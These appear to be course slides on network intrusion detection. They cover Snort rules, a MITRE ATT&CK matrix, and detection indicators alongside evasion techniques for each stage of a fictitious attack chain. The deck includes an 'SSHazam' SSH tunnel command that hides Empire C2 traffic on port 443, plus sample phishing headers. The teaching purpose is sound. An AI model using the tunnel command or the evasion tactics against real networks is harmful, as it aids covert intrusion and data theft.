


Network intrusion detection methods & how to evade them

Created by Mary McCready & Rohith Krishna Papani
CSE 548 - Advanced Network Security

Network Intrusion Detection System (NIDS) Overview



Types:

- Signature-based
- Stateful protocol analysis
- Behavioral-based
- Anomaly-based
- Heuristic-based

Signature vs. Anomaly-based detection

Signature-based NIDS


- Most common
- Compares incoming internet traffic against a known database of attack patterns and signatures
- Unable to detect novel attacks or variants of current attacks
- Needs to be updated frequently to keep up with latest threats
- Resource intensive and slows down the network process

Anomaly-based NIDS

- Establishes a baseline for network behavior using AI/ML and looks for deviations from the baseline
- Requires establishment and maintenance of a baseline
- False positives on new, yet valid behaviors
- Costly and complex to implement

**Most effective when
combined.**


Primer on Snort Rules: Rule Header



Example Snort rule:

```
alert tcp $EXTERNAL_NET [80,143] -> $HOME_NET any
(
  msg:"MALWARE-OTHER Win.Ransomware.Agent payload download attempt";
  flow:to_client,established;
  file_data; content:"secret_encryption_key",fast_pattern,nocase;
  service:http, imap;
  classtype:trojan-activity;
  sid:1;
)
```

Primer on Snort Rules: Rule Options



```
msg:"MALWARE-OTHER Win.Ransomware.Agent payload download attempt";  
flow:to_client,established;  
file_data; content:"secret_encryption_key",fast_pattern,nocase;  
service:http, imap;  
classtype:trojan-activity;  
sid:1;
```

Recent changes to Snort3 rules

- New developments in Snort allow scanning of all source and destination IPs and ports available without needing to explicitly mention them.
- Snort can now process application layer protocols like HTTP, SMTP, POP3, IMAP, SMB, FTP
- The new file identification rules are better than the previous version because they can identify files by the contents of the file and then divide the file type.

More in detail at : https://docs.snort.org/rules/headers/new_header_types

ML for Anomaly detection




Figure 5. Experimental flow.

Review of Offensive Tactics & Techniques

layout: side ▾

show sub-techniques

hide sub-techniques

Reconnaissance 10 techniques	Resource Development 8 techniques	Initial Access 9 techniques	Execution 14 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 42 techniques	Credential Access 17 techniques	Discovery 31 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (3)	Acquire Access	Drive-by Compromise	Cloud Administration Command	Account Manipulation (5)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (3)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (3)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Gather Victim Host Information (4)	Acquire Infrastructure (3)	Exploit Public-Facing Application	Command and Scripting Interpreter (9)	BITS Jobs	Access Token Manipulation (3)	Access Token Manipulation (3)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (3)	Compromise Accounts (3)	External Remote Services	Container Administration Command	Boot or Logon Autostart Execution (14)	Boot or Logon Autostart Execution (14)	Boot or Logon Autostart Execution (14)	Credentials from Password Stores (3)	Browser Information Discovery	Remote Tool Transfer	Audio Capture	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Gather Victim Network Information (6)	Compromise Infrastructure (7)	Hardware Additions	Deploy Container	Boot or Logon Initialization Scripts (3)	Boot or Logon Initialization Scripts (3)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Gather Victim Org Information (4)	Develop Capabilities (4)	Phishing (3)	Exploitation for Client Execution	Browser Extensions	Deobfuscate/Decode Files or Information	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services (7)	Browser Session Hijacking	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Phishing for Information (3)	Establish Accounts (3)	Replication Through Removable Media	Inter-Process Communication (3)	Create or Modify System Process (4)	Create or Modify System Process (4)	Deploy Container	Forge Web Credentials (2)	Cloud Service Discovery	Clipboard Data	Dynamic Resolution (3)	Endpoint Denial of Service (4)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Search Closed Sources (2)	Obtain Capabilities (6)	Supply Chain Compromise (3)	Native API	Domain Policy Modification (2)	Domain Policy Modification (2)	Direct Volume Access	Input Capture (4)	Cloud Storage Object Discovery	Replication Through Removable Media	Data from Cloud Storage	Firmware Corruption	Inhibit System Recovery	
Search Open Technical Databases (5)	Stage Capabilities (6)	Trusted Relationship	Scheduled Task/Job (5)	Create Account (3)	Escape to Host	Execution Guardrails (1)	Modify Authentication Process (8)	Container and Resource Discovery	Data from Configuration Repository (2)	Fallback Channels	Network Denial of Service (2)	Resource Hijacking	
Search Open Websites/Domains (3)		Valid Accounts (4)	Serverless Execution	Event Triggered Execution (16)	Event Triggered Execution (16)	Exploitation for Privilege Escalation	Multi-Factor Authentication Interception	Debugger Evasion	Data from Information Repositories (3)	Ingress Tool Transfer	Scheduled Transfer	Service Stop	
Search Victim-Owned Websites			Shared Modules	External Remote Services	Hijack Execution Flow (12)	File and Directory Permissions Modification (2)	Multi-Factor Authentication Request Generation	Domain Trust Discovery	Data from Local System	Non-Application Layer Protocol	Transfer Data to Cloud Account	System Shutdown/Reboot	
			Software Deployment Tools	Hijack Execution Flow (12)	Process Injection (12)	Hide Artifacts (10)	Network Sniffing	File and Directory Discovery	Data from Network Shared Drive	Non-Standard Port			
			System Services (2)	Implant Internal Image	Scheduled Task/Job (3)	Indicator Removal (9)	OS Credential Dumping (8)	Group Policy Discovery	Data from Removable Media	Protocol Tunneling			
			User Execution (3)	Modify Authentication Process (8)	Valid Accounts (4)	Indirect Command Execution	Steal Application Access Token	Network Sniffing	Data Staged (2)	Proxy (4)			
			Windows Management Instrumentation	Office Application Startup (6)	Pre-OS Boot (5)	Masquerading (8)	Steal or Forge Authentication Certificates	Password Policy Discovery	Email Collection (2)	Remote Access Software			
								Peripheral Device Discovery	Input Capture (4)	Traffic Signaling (2)			
										Web Service (3)			

Fictitious attack that can be detected by NIDS

1. Attacker does **network service discovery** to gather information
2. Attacker sends a **phishing** email to victim
3. Victim clicks the link which **executes malicious code**
4. The malicious code helps establish an **encrypted C2 channel**
5. Cover C2 channel tracks with **traffic signaling**
6. **Manipulate DNS with AiTM** to get user credentials & session cookies
7. Use valid (stolen) accounts to **log in remotely via SSH**
8. Collects data from a **network shared drive**
9. Steals that data through **exfiltration over C2 channel**
10. **Denial of service** on critical network services as a grand exit

Discovery: Network Service Discovery

Network Traffic Flow indicators:

- uncommon data flows
- port scans
- unusually high failed login attempts, logins from suspicious IPs
- DNS requests
- Custom protocols or protocol anomalies

Evasion Techniques:

- Stealth scanning
- Slow scanning
- Encrypted traffic
- Customized scans

Initial access: Phishing attachment/link

Network Traffic Content indicators:

- email with a malicious link or attachment
- file type, size, names
- unusual email client
- sender reputation
- sender's name and address don't match
- empty TO-field
- use of homoglyphs
- email header anomalies
- sender email is from a public domain

Network Traffic Flow indicators:

- non-standard port use
- suspicious path between sender and receiver

Evasion Techniques:

- obfuscated URLs or domain
- encrypting or obfuscating the payload
- **impersonation**
- social engineering techniques to trick users into ignoring warning messages



Evasion: Impersonation


Type of Impersonation	Forge Name	Forge Email	Real Life Example
Address Spoofer	May or may not	YES	<p>Date: Fri, 14 Aug 2015 12:04:00 -0500 (CDT) From: "A Alivisatos" <aalivisatos@lbl.gov> To: XXXXXX@lbl.gov Subject: Good Morning Reply-To: aalivisatoslbl@mail.com</p> <p>Send me the balance on all our accounts as of today's date.</p> <p>Thanks</p> <p>Note</p>
HistoricallyNewAttacker	Unseen Name	Unseen Email (@lbl.gov = forged)	<p>Date: Tue, 08 Nov 2016 17:38:28 +0000 From: Computer Maintenance <compmaint@lbl.gov> To: afXXXXXXXXh@lbl.gov Subject: Urgent: Email reactivation</p>
NameSpoofer	Yes	Yes	<p>From: Steven Chu <david@huismanauktion.com> Date: January 9, 2017 at 11:22:42 PM PST To: undisclosed-recipients:; Subject: Steven Chu shared a File with you</p>

Execution: User execution of malicious link/file

Network Connection Creation indicators: <ul style="list-style-type: none">• new connections to malicious destinations• multiple network connections or redirects• outbound traffic from the victim's device to the phishing website or malicious server	Network Traffic Content indicators: <ul style="list-style-type: none">• in use of files that do not normally initiate network connections• malicious bash code execution patterns• outbound traffic from the victim's device to the phishing website or malicious server• multiple network connections or redirects• non-standard port use• suspicious path between sender and receiver	Evasion Techniques: <ul style="list-style-type: none">• Encrypted traffic• Protocol Obfuscation• Traffic fragmentation• Timing-based evasion• <i>DNS Tunneling</i>
--	---	--

Evasion: DNS tunneling

DNS tunneling



Command & Control: Encrypted Channel

Network Traffic Content indicators:

- encrypted payloads

Network Traffic Flow indicators:

- use of non-standard protocols
- protocol mismatch at ports

Evasion Techniques:

- Use of non-standard ports
- Mimic legit traffic
- Traffic obfuscation
- ***Custom protocols***

Evasion: Custom C2 Protocols

```
20:31:41.525186 IP localhost.https> localhost.53920: Flags [S.], seq 154353363
7, ack 1419599177, win 43690, options [mss 65495,sackOK,TS val 1128534840 ecr 1
128534840,nop,wscale 7], length 0
    0x0000:  4500 003c 0000 4000 4006 3cba 7f00 0001  E..<...@.@.<.....
    0x0010:  7f00 0001 01bb d2a0 5c00 7445 549d 5d49  .....\.tET.]I
    0x0020:  a012 aaaa fe30 0000 0204 ffd7 0402 080a  .....0.....
    0x0030:  4344 1338 4344 1338 0103 0307          CD.8CD.8....
20:31:41.525201 IP localhost.53920> localhost.https: Flags [.], ack 1, win 342
options [nop,nop,TS val 1128534840 ecr 1128534840], length 0
    0x0000:  4500 0034 4e71 4000 4006 ee50 7f00 0001  E..4Nq@.@..P....
    0x0010:  7f00 0001 d2a0 01bb 549d 5d49 5c00 7446  .....T.]I\.tF
    0x0020:  8010 0156 fe28 0000 0101 080a 4344 1338  ...V.(.....CD.8
    0x0030:  4344 1338          CD.8
20:31:41.525257 IP localhost.53920> localhost.https: Flags [P.], seq 1:47, ack
1, win 342, options [nop,nop,TS val 1128534840 ecr 1128534840], length 46
    0x0000:  4500 0062 4e72 4000 4006 ee21 7f00 0001  E..bNr@.@...!....
    0x0010:  7f00 0001 d2a0 01bb 549d 5d49 5c00 7446  .....T.]I\.tF
    0x0020:  8018 0156 fe56 0000 0101 080a 4344 1338  ...V.V.....CD.8
    0x0030:  4344 1338 596f 7520 6861 7665 206e 6f20  CD.8You.have.no.
    0x0040:  6368 616e 6365 2074 6f20 7375 7276 6976  chance.to.surviv
    0x0050:  6520 6d61 6b65 2079 6f75 7220 7469 6d65  e.make.your.time
    0x0060:  2e0a          ..
```


Persistence: Traffic Signaling (port knocking)

Network Traffic Content indicators:

- packets to detect application layer protocols are non-standard
- Unusual flags


Network Traffic Flow:

- Connection attempts to closed ports
- Suddenly opened ports
- unexpected protocol standards and traffic volume

Evasion Techniques:

- Encryption
- Obfuscation
- Timing
- Use of multiple IPs
- Looking legitimate

Persistence: Traffic Signaling (port knocking)



TecAdmin.net




Image source:

<https://tecadmin.net/secure-ssh-connections-with-port-knocking-linux/>

Credential Access: Adversary-in-the-middle

Network Traffic Content indicators:

- anomalies associated with AiTM behavior

Network Traffic Flow indicators:

- network traffic from unknown/unexpected hardware
- MAC addresses, DHCP
- events associated with network protocols
- suspiciously amped network flow through a device

Evasion Techniques:

- Encrypted traffic
- Legitimate access
- Non-standard ports
- Protocol mismatches
- Small, targeted attacks

Credential Access: Adversary-in-the-middle




Image source:
<https://www.armorblox.com/blog/microsoft-phishing-attack/>

Credential Access: Adversary-in-the-middle




Image source:
<https://www.armorblox.com/blog/microsoft-phishing-attack/>

Lateral Movement: Remote Services/SSH

Network Connection Creation indicators:

- new network connections (typically port 22) that may use valid accounts to log into remote machines using SSH


Evasion Techniques:

- Encrypted traffic
- Use of legitimate access
- Non-standard ports
- ***Encrypted SSH tunnels***

SSHazam

```
ssh -i ~/.ssh/.do.key -p 443 -N -f -oStrictHostKeyChecking=no victim@empire-server.corp.com -L 5430:127.0.0.1:5430
```

empire-server.corp.com



victim



Empire connects to `http://localhost:5430`

Collection: Data from network shared drive

Network Connection Creation indicators:

- newly constructed network
- connections that may search network shares

Network Traffic Content indicators:

- packet inspection for protocols that do not follow expected standards and traffic flows
- unexpected files (a .pdf ,doc file) trying to interact with the network shares
- abnormal and unexpected access to the network shares

Evasion Techniques:

- Legitimate access
- Data encryption
- Hide data in legitimate traffic
- Mimic legit traffic patterns
- Steganography

Exfiltration: Exfil over C2 Channel

Network Connection Creation indicators: <ul style="list-style-type: none">• newly constructed network connections by untrusted hosts	Network Traffic Content indicators: <ul style="list-style-type: none">• non-standard traffic	Network Traffic Flow indicators: <ul style="list-style-type: none">• uncommon data flows, such as large amount of data	Evasion Techniques: <ul style="list-style-type: none">• Data fragmentation• Data encryption• Hiding in legitimate traffic• Mimic legit traffic patterns• Use non-standard ports
---	---	---	--

Impact: Network Denial of Service

Network Traffic Flow indicators:

- uncommon data flows
- Processes using the network that normally do not normally have network communication or have never been seen before
- Sudden increase in ICMP, SYN, TCP, SYN-FIN packets

Evasion Techniques:

- Fragmentation
- Traffic variation
- ***Slow-rate attack***

Evasion: Slow-rate Network Denial of Service

